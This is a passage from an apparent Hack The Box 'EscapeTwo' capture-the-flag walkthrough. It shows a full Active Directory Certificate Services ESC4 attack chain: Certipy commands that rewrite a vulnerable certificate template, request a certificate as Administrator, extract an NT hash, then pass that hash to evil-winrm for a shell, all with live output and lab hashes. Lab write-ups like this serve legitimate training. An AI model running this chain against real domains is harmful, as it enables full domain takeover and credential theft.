                                          SEQUEL.HTB\Enterprise Admins
        Enroll                          : SEQUEL.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : DunderMifflinAuthentication
    Display Name                        : Dunder Mifflin Authentication
    Certificate Authorities             : sequel-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireCommonName
                                          SubjectAltRequireDns
    Enrollment Flag                     : AutoEnrollment
                                          PublishToDs
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Enterprise Admins
        Full Control Principals         : SEQUEL.HTB\Cert Publishers
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
        Write Property Principals       : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC4                              : 'SEQUEL.HTB\\Cert Publishers' has dangerous permissions
I then modified the DunderMifflinAuthentication template.
1
2
3
4
5
6
┌──(vantascure㉿kali)-[~]
└─$ KRB5CCNAME=/home/vantascure/EscapeTwo/Evidence/Misc\ Files/ca_svc.ccache certipy-ad template -k -template DunderMifflinAuthentication -target dc01.sequel.htb -dc-ip 10.10.11.51
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Successfully updated 'DunderMifflinAuthentication'
I then requested for a certificate impersonating the administrator account.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(vantascure㉿kali)-[~]
└─$ certipy-ad req -u ca_svc -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -ca sequel-DC01-CA -target dc01.sequel.htb -dc-ip 10.10.11.51 -template DunderMifflinAuthentication -upn Administrator@sequel.htb -ns 10.10.11.51 -dns 10.10.11.51
Certipy v4.8.2 - by Oliver Lyak (ly4k)

/usr/lib/python3/dist-packages/certipy/commands/req.py:459: SyntaxWarning: invalid escape sequence '\('
  "(0x[a-zA-Z0-9]+) \([-]?[0-9]+ ",
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 67
[*] Got certificate with multiple identifications
    UPN: 'Administrator@sequel.htb'
    DNS Host Name: '10.10.11.51'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_10.pfx'
Now it’s just a matter of authenticating as the user using the PFX file that was obtained:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(vantascure㉿kali)-[~]
└─$ certipy-ad auth -pfx EscapeTwo/Evidence/Misc\ Files/administrator_10.pfx -dc-ip 10.10.11.51
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'Administrator@sequel.htb'
    [1] DNS Host Name: '10.10.11.51'
> 0
[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
I then connected via WinRM using the hash obtained.
1
2
3
4
5
6
7
8
9
10
11
┌──(vantascure㉿kali)-[~]
└─$ evil-winrm -i 10.10.11.51 -u administrator -H 7a8d4e04986afa8ed4060f75e5a0b3ff

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
I was then able to capture the root flag.
1
2
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
3e58aab*************************